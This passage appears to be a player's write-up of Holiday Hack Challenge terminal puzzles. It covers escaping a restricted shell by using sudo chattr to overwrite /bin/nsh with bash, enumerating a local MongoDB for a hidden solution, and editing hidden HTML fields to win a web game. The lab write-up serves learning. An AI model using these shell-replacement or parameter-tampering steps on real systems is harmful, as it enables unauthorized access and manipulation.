We can pivot off of this information to look for a sysmon network connection id of 3 with a source of elfu-res-wks2 and DestinationHostname of pastebin.com.


Linux Path



```
K000K000K000KK0KKKKKXKKKXKKKXKXXXXXXNXXXX0kOKKKK0KXKKKKKKK0KKK0KK0KK0KK0KK0KK0KKKKKK
00K000KK0KKKKKKKKKXKKKXKKXXXXXXXXXNXXNNXXooNOXKKXKKXKKKXKKKKKKKKKK0KKKKK0KK0KK0KKKKK
KKKKKKKKKKKXKKXXKXXXXXXXXXXXXXXNXNNNNNNNK0x:xoxOXXXKKXXKXXKKXKKKKKKKKKKKKKKKKKKKKKK
K000KK00KKKKKKKKXXKKXXXXNXXXNXXNNXNNNNNWk.ddkkXXXXXKKXKKXKKXKKXKKXKKXK0KK0KK0KKKKK
00KKKKKKKKKXKKXXKXXXXXNXXXNXXNNNNNNNNWXXk,ldkOKKKXXXXKXKKXKKXKKXKKKKKKKKK0KK0KK0XK
KKKXKKKXXKXXXXXNXXXNXXNNXNNNNNNNNNNXkddk0No,;;:oKNK0OkOKXXKXKKXKKKKKKKKKKKKK0KK0KKKX
0KK0KKKKKXKKKXXKXNXXXNXXNNXNNNNXxl;o0NNNo,,,;;;;KWWWN0dlk0XXKKXKKXKKXKKKKKKKKKKKKKK
KKKKKKKKXKXXXKXXXXXNXXNNXNNNN0o;;lKNNXXl,,,,,,,,cNNNNNNKc;oOXKKXKKXKKXKKXKKKKKKKKK
XKKKXKXXXXXXNXXNNXNNNNNNNNNN0l;,cONNXNXc',,,,,,,,,KXXXXXNNl,;oKXKKXKKKKKK0KKKKK0KKKX
KKKKKKXKKXXKKXNXXNNXNNNNNNXl;,:OKXXXNXc''',,''''',KKKKKKXXK,,;:OXKKXKKXKKX0KK0KK0KKK
KKKKKKKKXKXXXXXXNNXXNNNNW0:;,dXXXXXNK:'''''''''''cKKKKKKKXX;,,,;0XKKXKKXKKXKKK0KK0KK
XXKXXXXXXXXXXNNNNNNNNNN0;;;ONXXXXNO,'''''''''''x0KKKKKKXK,',,,cXXKKKKKKKKKXKKK0KKKX
KKKKKKKXKKXXXXNNNNWNNNN:;:KNNXXXXO,'.'..'.''..':O00KKKKKXd'',,,,KKXKKXKKKKKKKKKKKKK
KKKKKXKKXXXXXXXXXNNXNNNx;cXNXXXXKk,'''.''.''''.,xO00KKKKO,'',,,,KK0XKKXKKK0KKKKKKKK
XXXXXXXXXKXXXXXXXNNNNNo;0NXXXKKO,'''''''.'.'.;dkOO0KKKK0;.'',,,,XXXKKK0KK0KKKKKKKKX
XKKXXKXXXXXXXXXXXNNNNNcoNNXXKKO,''''.'.......:dxkOOO000k,..''',,lNXKXKKXKKK0KKKXKKKK
KXXKKXXXKXXKXXXXXXXNNNoONNXXX0;'''''''''..'lkkkkkxxxd'...'''',0N0KKKKKXKKKKKK0XKKK
XXXXXKKXXKXXXXXXXXXXXXOONNNXXl,,;;,;;;;;;;d0K000kddoc,,,,,,,,,,xNNOXKKKKKXKKKKKKKXKK
XXXXXXXXXXXXXXXXXXXXXXXONNNXx;;;;;;;;;,,:xO0KK0Oxdoc,,,,,,,,,,oNN0KXXKKXKKXKKKKKKKXK
XKXXKXXXXXXXXXXXXXXXXXXXWNX:;;;;;;;;;,cO0KKKK0Okxl,,,,,,,,,,oNNK0NXXXXXXXXXXKKKKKKX
XXXXXXXXXXXXXXXXXXXXXXXNNNWNc;;;;;;;;;xKXXXXXXKK0x,,,,,,,,,,dXNK0NXXXXXXXXXXXKKXKKKK
XKXXXXXXXXXXXXXXXXXXXXXNNWWNWd;:::;;;:0NNNNNNNNNXO;,,,,,,,,:0NN0XNXNXXXXXXXXXXXKKXKKX
NXXXXXXXXXXXXXXXXXXXXXXNNNNNNNl:::;;:KNNNNNNNNNNO;,,,,,,,;xNNK0NXNXXNXXXXXXKXXKKKKXKK
XXNNXNNNXXXXXXXXXXXXXXNNNNNNNNNkl:;;xWWNNNNNWWWk;;;;;;;xNNKKXNXNXXNXXXXXXXXXXXKXKKXK
XXXXXNNNNXNNNNXXXXXXNNNNNNNNNNNNNKkolKNNNNNNNNx;;;;;lkNNXNNNNXXXNXXNXXXXXXXXXXXXKKKKX
XXXXXXXXXXNNNNNNNNNNNNNNNNNNNNNNNNNKXNNNNWNo:clxOXNNNNNNNNNXNXXXXXXXXXXXXXXXXKKXKKKK
XXXXNXXXNXXXNXXNNNNNWWWWNNNNNNNNNNNNNNNNNNWWNWWNWNNWNNNNNNNNNXXXXXXNXXXXXXXXXXKKXKKX
XNXXXXNNXXNXXNNXNXNWWWWWWWWNNNNNNNNNNNNNNWWWWNNNNNNNNNNNNNNNNNNNNNXNXXXXNXXXXXXKXKK
XXXXNXXNNXXXNXXNXXNWWWNNNNNNNNNNWWNNNNNNNNWWWWWNWNNNNNNNNNNNNNNNXXNXNXXXXNXXXXXKXKK

I need to list files in my home/
To check on project logos
But what I see with ls there,
Are quotes from desert hobos...

which piece of my command does fail?
I surely cannot find it.
Make straight my path and locate that-
I'll praise your skill and sharp wit!

Get a listing (ls) of your current directory.
elf@77f972315615:~$ 
```

Someone has been messing up the path. Issuing **/bin/ls** solves the mystery.

Nyan Shell




```
nyancat, nyancat
I love that nyancat!
My shell's stuffed inside one
Whatcha' think about that?

Sadly now, the day's gone
Things to do!  Without one...
I'll miss that nyancat
Run commands, win, and done!

Log in as the user alabaster_snowball with a password of Password2, and land in a Bash prompt.

Target Credentials:

username: alabaster_snowball
password: Password2
elf@6bd6c300d744:~$ exit
exit
elf@6bd6c300d744:~$ su alabaster_snowball
Password:
Loading, please wait......



You did it! Congratulations!

alabaster_snowball@6bd6c300d744:/home/elf$
```

Solution:

```
sudo /usr/bin/chattr -i /bin/nsh
cat /bin/bash > /bin/nsh
sudo /usr/bin/chattr +i /bin/nsh
su alabaster_snowball
```

Mongo Pilfering



```
'...',...'::''''''''cdc,',,,,,,,cxo;,,,,,,,,:dl;,;;:;;;;;l:;;;cx:;;:::::lKXkc::
oc;''.',coddol;''';ldxxxxoc,,,:oxkk0kdc;,;:oxOOOkdc;;;:lxOOOxl;;;;:lxOko:::::cd
ddddocodddddddxxoxxxxxkkkkkkxkkkkOOOOOOOxkOOOOOOOOOOxkOOOOOOOOOxdkOOOOOK0kllxOKK
coddddxxxo::ldxxxxxxdl:cokkkkk0kxl:lxOOOOOOOkdlok00000000xok000000000kO0KKKKKKKK
'',:ldl:,'''',;ldoc;,,,,,,:oxdc;,,,;;;cdOxo:;;;;;:ok0kdc;;;;:ok00kdc:::lx0KK0xoc
oc,'''';cddl:,,,,,;cdkxl:,,,,,;lxOxo:;;;;;:ldOxl:;;;;;:ldkoc;;:;;;:oxo:::ll::co
xxxdl:ldxxxxkkxocldkkkkkkkkocoxOOOOOOOkdcoxOOOOOOOkocok000000kdccdk00000ko:cdk00
oxxxxxxxxxkddxkkkkkkkkkdxkkkkOOOOOOxOOOOOOOOOOOk0000000000000000000000000000000
',:oxkxoc;,,,:oxkkxo:,,,;ldkOOkdc;;;cok0000dl:;:lxO000kdc::cdO0000xoc:lxO0000koc
l;'',;,,,;lo:,,,;;,,;col:;;;c:;;;col:;;:lc;;:loc;;:co:;;:oo:;;col:;:lo:::ldl:::l
kkxo:,:lxkOOOkdc;;ldOOOOOkdc;:lxO0000ko:;:oxO0000xl::cdk0000koc::ox0KK0ko::cok0K
kkkkOkOOOOOkOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOKKKKKK0OKKKKK
,:lxOOOOxl:,:okOOOOkdl;:lxO00000xl:cdk000000dlcok000000koclxO000000dllxOKKKK0kol
l;,,;lc;,,;c;,,;lo:;;;cc;;;cdoc;;l:;;:oxoc::cc:::lxxl:::l:::cdxo:::lc::ldxoc:cl
KKOd:,;cdOXXXOdc;;:okKXXKko:;;cdOXNNKxl:::lkKNNXOo:::cdONNN0xc:::oOXNN0xc::cx0NW
XXXXX0KXXXXXXXXXXK0XXXXXXNNNX0KNNNNNNNNNNX0XNNNNNNNNNN0KNNNNNNNNNK0NNNNNNNWNKKWWWWW
:lxKXXXXXOdcokKXXXXNKkolxKNNNNNN0xldOXNNNNNXOookXNNNNWN0xokKNNNNNNKxoxKWWNWWXOod
:;,,cdxl;,;:;;;cxOdc;;:;;;:dOOo:;:c:::lk0xl::cc::lx0ko:::c::cd0Odc::c::cx0ko::lc
OOxl:,,;cdk0Oxo:;;;:ok00Odl:;;:lxO00koc:::ldO00kdl::cok0KOxl:::cok0KOxl:::lx0KK
00000kxO0000000000xO000000000kk0000000000k0KK00KKKK0kOKKKKKKKK0kOKKKKKKKK0k0KKKKK
:cok000000xllxO000000koldO0000000dlok0KKKKOxoox0KKKKK0koox0KKKKK0xoox0KKKKKkdld
;:,,:oxoc;;;;;;cokdl:;;;;;coxxoc::c:::lxkdc::c:::ldkdl::cc::ldkdl::lc::lxxoc:loc
OOkdc;;;:oxOOkoc;;;:lxO0Odl:;;:lxO00koc:::lxO00kdl:::lxO000dl::cox0KKOdl:cox0KK0
OOOOOOxk000000000xk000000000kk0000000000k0KK0000KK0k0KKKKKKKK0OKKKKKKKKK00KKK0KK
c:ldOOOOOOxoldk000000koldk000000kdlox0000K0OdloxOKK0K0kdlox0KKKK0xocok0KKK0xocld
;l:;;cooc;;;c:;:lddl:;:c:::ldxl:::lc::cdxo::coc::cddl::col::cddl:codlccldlccoxdc
000Odl;;:ok000koc;;cok0K0kdl::cdk0KKOxo::ldOKKK0xoccox0KKK0kocldOKKKK0xoox0KKKKK
000000000000000000O0KKK0KKKK00KKKK0KKKKK0KKKK0KKKKKKKKKK0KKKKKKKKKO0KKKKKKKKOkKK
c::ldO0000xl:cok0KKKOxl:cdk0KKKOdl:cok0KK0kdl:cok0KK0xoccldk0K0koccldOK0koccco
;;;;;;cxl;;;;:::okc::::::::dxc::::::::odc::::::::ol:ccllcccclcccodoccccccccdkklc

Hello dear player!  Won't you please come help me get my wish!
I'm searching teacher's database, but all I find are fish!
Do all his boating trips effect some database dilution?
It should not be this hard for me to find the quiz solution!

Find the solution hidden in the MongoDB on this system.

elf@40687b6dfb61:~$ 
```

Finding MongoDB port

```
netstat -lptu
```

Port is 12121

Showing databases

```
show dbs
```

Database
admin
config
elfu
local
test

Showing collections

```
use elfu
show collections
```


Collection
bait
chum
line
metadata
solution
system.js
tackle
tincan

Finding the solution

```
db.solution.find()

{ "_id" : "You did good! Just run the command between the stars: ** db.loadServerScripts();disp
laySolution(); **" }
```

The Holiday Hack Trail

Solved this by inspecting the HTML source on the following screen:


hhc://trail.hhc/trail/?difficulty=0&dis

DISTANCE REMAINING	DAY	MONTH	DIFFICULTY	PACE
8000	1	JULY	EASY	STEADY

PARTY STATUS

NAME	HEALTH	CONDITION
MATHIAS	100	HEALTHY
CHRIS	100	HEALTHY
JANE	100	HEALTHY
JOSEPH	100	HEALTHY


INVENTORY

REINDEER	RUNNERS	MONEY
2	2	5000
AMMO	MEDS	FOOD
100	20	400


READY TO BEGIN? CLICK MEDS TO RAISE THE HEALTH OF AN INJURED PART MEMBER.

PRESS HUNT TO SPEND A DAY HUNTING FOR FOOD.

Found this structure, "statusContainer". Changed distance to "8000":


```
▼<div id="statusContainer">
   <input type="hidden" name="difficulty" class="difficulty" value="0">
   <input type="hidden" name="money" class="difficulty" value="5000">
   <input type="hidden" name="distance" class="distance" value="8000"> == $0
   <input type="hidden" name="curmonth" class="difficulty" value="7">
```

Ended up here:



```
YOUR PARTY HAS SUCCEEDED!

JEN IS OVER THE MOON!
JOSHUA IS OVER THE MOON!
MILDRED IS ECSTATIC!
CHRIS IS HAVING THE BEST CHRISTMAS EVER!
DATE COMPLETED: 2 JULY
REINDEER REMAINING: 2
MONEY REMAINING: 5000

SCORING:

4 SURVIVING PARTY MEMBERS X 1000 = 4000 POINTS
2 REINDEER X 400 = 800 POINTS
5000 MONEY LEFT X 1 = 5000 POINTS
JOURNEY COMPLETED ON 2 JULY: 176 DAYS BEFORE
CHRISTMAS X 50 = 8800 POINTS
TOTAL SCORE: (4000 + 800 + 5000 + 8800) X 1
EASY MULTIPLIER = 18600!
VERIFICATION HASH:
2E668469748566B41E9DFFBAFC04F67B

PLAY AGAIN?
```

Laser terminal

Finding Clues

Content of callingcard.txt

```
type ../callingcard.txt
```

Output:

```
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
